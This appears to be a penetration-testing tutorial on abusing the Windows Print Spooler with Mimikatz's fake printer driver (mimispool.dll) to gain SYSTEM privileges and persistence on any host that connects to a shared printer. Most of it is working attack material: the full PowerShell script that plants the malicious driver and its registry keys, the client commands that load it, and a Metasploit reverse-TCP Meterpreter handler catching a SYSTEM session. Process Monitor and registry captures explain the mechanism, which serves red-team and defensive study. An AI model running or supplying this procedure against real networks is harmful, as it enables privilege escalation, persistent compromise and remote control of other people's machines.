

Universal Privilege Escalation and Persistence – Printer

The Print Spooler is responsible to manage and process printer jobs. It runs as a service with SYSTEM level privileges on windows environments. Abuse of the Print Spooler service is not new and successful exploitation (PrintNightmare) could allow local privilege and domain escalation since the service is running on domain controllers by default. Except of these scenarios it could be also used as a universal privilege escalation and persistence allowing SYSTEM level privileges to be obtained in every host on the network by sharing an arbitrary printer over the network.

Benjamin Delpy has released a fake printer driver as part of Mimikatz which could be used to demonstrate these scenarios. The following PowerShell snippet needs to be executed on the compromised system where local administrator access has been achieved in order to make the system a Print Server. A new printer will be added with one of the embedded driver of Windows (Generic). The malicious driver (mimispool.dll) will be copied from Mimikatz to the printer drivers folder and the required registry keys will be created that will point to the malicious driver.

```
1 $printerName = 'Pentest Lab Printer'
2 $system32 = $env:systemroot + '\system32'
3 $drivers = $system32 + '\spool\drivers'
4 $RegStartPrinter =
5 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Print\Printers\' + $printerName
6 Copy-Item -Force -Path ($system32 + '\mscms.dll') -Destination
7 ($system32 + '\mimispool.dll')
8 Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll' -
Destination ($drivers + '\x64\3\mimispool.dll')
9 Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -
10 Destination ($drivers + '\W32X86\3\mimispool.dll')
11 Add-PrinterDriver -Name 'Generic / Text Only'
12 Add-Printer -DriverName 'Generic / Text Only' -Name $printerName -
PortName 'FILE:' -Shared
13 New-Item -Path ($RegStartPrinter + '\CopyFiles') | Out-Null
14 New-Item -Path ($RegStartPrinter + '\CopyFiles\Kiwi') | Out-Null
15
```

```

16 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name
   'Directory' -PropertyType 'String' -Value 'x64\3' | Out-Null
17
18 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name
   'Files' -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-
19 Null
20
21 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name
   'Module' -PropertyType 'String' -Value 'mscms.dll' | Out-Null
22
23 New-Item -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
24
25 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name
   'Directory' -PropertyType 'String' -Value 'W32X86\3' | Out-Null
26
27 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name
   'Files' -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-
28 Null
29
30 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name
   'Module' -PropertyType 'String' -Value 'mscms.dll' | Out-Null
31
32 New-Item -Path ($RegStartPrinter + '\CopyFiles\Mango') | Out-Null
33
34 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name
   'Directory' -PropertyType 'String' -Value $null | Out-Null
35
36 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name
   'Files' -PropertyType 'MultiString' -Value $null | Out-Null
37
38 New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name
   'Module' -PropertyType 'String' -Value 'mimispool.dll' | Out-Null


```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\temp\
PS C:\temp> $printerName = 'Pentest Lab Printer'
PS C:\temp> $system32 = $env:systemroot + '\system32'
PS C:\temp> $drivers = $system32 + '\spool\drivers'
PS C:\temp> $RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\
' + $printerName
PS C:\temp> Copy-Item -Force -Path ($system32 + '\mscms.dll') -Destination ($system32 + '\mimispool.dll')
PS C:\temp> Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll' -Destination ($drivers + '\x64\3\mimispool.dl
l')
PS C:\temp> Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($drivers + '\W32X86\3\mimispool
.dll')
PS C:\temp> Add-PrinterDriver -Name 'Generic / Text Only'
PS C:\temp> Add-Printer -DriverName 'Generic / Text Only' -Name $printerName -PortName 'FILE:' -Shared
PS C:\temp> New-Item -Path ($RegStartPrinter + '\CopyFiles') | Out-Null
PS C:\temp> New-Item -Path ($RegStartPrinter + '\CopyFiles\Kiwi') | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Directory' -PropertyType 'String'
-Value 'x64\3' | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Files' -PropertyType 'MultiString'
-Value ('mimispool.dll') | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Module' -PropertyType 'String'
-Value 'mscms.dll' | Out-Null
PS C:\temp> New-Item -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory' -PropertyType 'String'
-Value 'W32X86\3' | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files' -PropertyType 'MultiString'
-Value ('mimispool.dll') | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module' -PropertyType 'String'
-Value 'mscms.dll' | Out-Null
PS C:\temp> New-Item -Path ($RegStartPrinter + '\CopyFiles\Mango') | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Directory' -PropertyType 'String'
-Value $null | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Files' -PropertyType 'MultiString'
-Value $null | Out-Null
PS C:\temp> New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Module' -PropertyType 'String'
-Value 'mimispool.dll' | Out-Null
PS C:\temp>
```


Create a Shared Printer

The printer will be visible from the Print Management.



Fake Printer

The new printer will be shared therefore it can be reachable from any system in the network.




Shared Printer

As a standard user authenticating to any host on the network and executing the following from a PowerShell console will connect the fake printer with the host. During the connection the malicious drivers will be loaded as well.

```


1 $serverName = 'dc.purple.lab'
2 $printerName = 'Pentest Lab Printer'
3 $fullprinterName = '\\' + $serverName + '\' + $printerName + ' - ' + $(If ([System.Environment]::Is64BitOperatingSystem) {'x64'} Else {'x86'})
4 Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
5 Add-Printer -ConnectionName $fullprinterName
6
7

```



Client – Connect to a Printer via PowerShell

Alternatively this connection could be established via the Windows explorer and double-clicking on the network printer.



Windows Printer Installation

Once the installation is finished the malicious driver will be loaded as well and any arbitrary code will be executed under an elevated context (SYSTEM). By default the “*mimispool.dll*” will open an elevated command prompt. Even though the user initiate the installation, the code will be executed with elevated privileges since the Print Spooler service which is running as SYSTEM will actually perform the installation.

```
Windows PowerShell
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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab.PURPLE> $serverName = 'dc.purple.lab'
PS C:\Users\pentestlab.PURPLE> $printerName = 'Pentest Lab Printer'
PS C:\Users\pentestlab.PURPLE> $fullprinterName = '\\\' + $serverName + \'\' + $printerName + ' - ' + $(If ([System.Environment]::Is64BitOperatingSystem) {'x64'} Else {'x86'})
PS C:\Users\pentestlab.PURPLE> Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
PS C:\Users\pentestlab.PURPLE> Add-Printer -ConnectionName $fullprinterName
PS C:\Users\pentestlab.PURPLE>

Administrator: cmd.exe
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Printer – Elevated Command Prompt

However the driver can be modified to execute a beacon on the system.

```

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

[*] Starting persistent handler(s) ...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.2
LHOST => 10.0.0.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (200262 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.2:4444 -> 10.0.0.5:49687) at 2021-07-31 11:39:37 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

Privilege Escalation via Printer

It should be noted that sharing a malicious printer over the network and executing drivers from different hosts not only will lead to a universal privilege escalation but will also act as a persistence method. This is because the Print Spooler service will load all the drivers during the Windows startup which are part of the following directory:

C:\Windows\System32\spool\drivers\x64\3\

It is useful to understand how the technique works on the background. Initially the “spoolsv.exe” process will copy the driver file from the print shared folder.

Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
3:57:1...	spoolsv.exe	1656	QueryNameInfo...	C:\Windows\System32\mscms.dll	SUCCESS	Name: \Windows\...
3:57:1...	spoolsv.exe	1656	QueryNormalize...	C:\Windows\System32\mscms.dll	SUCCESS	
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\mscms.dll	SUCCESS	
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\mscms.dll	SUCCESS	Desired Access: R...
3:57:1...	spoolsv.exe	1656	QueryBasicInfor...	C:\Windows\System32\mscms.dll	SUCCESS	CreationTime: 7/16...
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\mscms.dll	SUCCESS	
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\mscms.dll	SUCCESS	Desired Access: R...
3:57:1...	spoolsv.exe	1656	CreateFileMapp...	C:\Windows\System32\mscms.dll	FILE LOCKED WI...	SyncType: SyncTy...
3:57:1...	spoolsv.exe	1656	CreateFileMapp...	C:\Windows\System32\mscms.dll	SUCCESS	SyncType: SyncTy...
3:57:1...	spoolsv.exe	1656	Load Image	C:\Windows\System32\mscms.dll	SUCCESS	Image Base: 0x7fd...
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\mscms.dll	SUCCESS	
3:57:1...	spoolsv.exe	1656	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 524	
3:57:1...	spoolsv.exe	1656	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 524	
3:57:1...	spoolsv.exe	1656	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND Length: 524	
3:57:1...	MsMpEng.exe	1772	CreateFile	C:\Windows\System32\mscms.dll	SUCCESS	Desired Access: R...
3:57:1...	MsMpEng.exe	1772	FileSystemControl	C:\Windows\System32\mscms.dll	OPLOCK HANDLE...	Control: FSCTL_R...
3:57:1...	MsMpEng.exe	1772	FileSystemControl	C:\Windows\System32\mscms.dll	SUCCESS	Control: 0x902eb (...)
3:57:1...	MsMpEng.exe	1772	CloseFile	C:\Windows\System32\mscms.dll	SUCCESS	
3:57:1...	spoolsv.exe	1656	CreateFile	\\dc.purple.lab\print\$\x64\3\mimispool.dll	SUCCESS	Desired Access: G...
3:57:1...	MsMpEng.exe	1772	CreateFileMapp...	\\dc.purple.lab\print\$\x64\3\mimispool.dll	FILE LOCKED WI...	SyncType: SyncTy...
3:57:1...	MsMpEng.exe	1772	QueryStandardI...	\\dc.purple.lab\print\$\x64\3\mimispool.dll	SUCCESS	AllocationSize: 32,...
3:57:1...	MsMpEng.exe	1772	ReadFile	\\dc.purple.lab\print\$\x64\3\mimispool.dll	SUCCESS	Offset: 0, Length: 3...

CreateFile – mimispool.dll

The arbitrary driver file will be copied into the drivers local folder.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result
3:57:1...	spoolsv.exe	1656	QueryDirectory	\\dc.purple.lab\print\$\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CloseFile	\\dc.purple.lab\print\$\x64\3	SUCCESS
3:57:1...	spoolsv.exe	1656	ReadFile	C:\\$Directory	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd...NAME NOT FOUND	NAME NOT FOUND
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\spool\drivers\x64\3	SUCCESS
3:57:1...	spoolsv.exe	1656	QueryDirectory	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\spool\drivers\x64\3	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	QueryBasicInfor...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	QueryEAFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	MsMpEng.exe	1772	CreateFileMapp...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	FILE LOCKED WI...
3:57:1...	MsMpEng.exe	1772	QueryStandardI...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	MsMpEng.exe	1772	ReadFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFileMapp...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	FILE LOCKED WI...
3:57:1...	spoolsv.exe	1656	QueryStandardI...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFileMapp...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	QueryBasicInfor...	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CloseFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS
3:57:1...	spoolsv.exe	1656	CreateFile	C:\Windows\System32\spool\drivers\x64\3\mimispool.dll	SUCCESS

Copy mimispool.dll Locally

The registry keys associated with the printer will be rendered locally in the same structure as the system which acts as a printer server.


Registry Editor

File Edit View Favorites Help

Name	Type	Data
(Default)	REG_SZ	(value not set)
Directory	REG_SZ	x64\3
Files	REG_MULTI_SZ	mimispool.dll
Module	REG_SZ	mscms.dll
SourceDir	REG_SZ	\\dc.purple.lab\print\$\x64\3
TargetDir	REG_SZ	x64\3


Registry Keys

The “spoolsv.exe” process runs as SYSTEM user. Therefore files and registry keys could be copied into privileged locations such as HKLM and Windows System32.



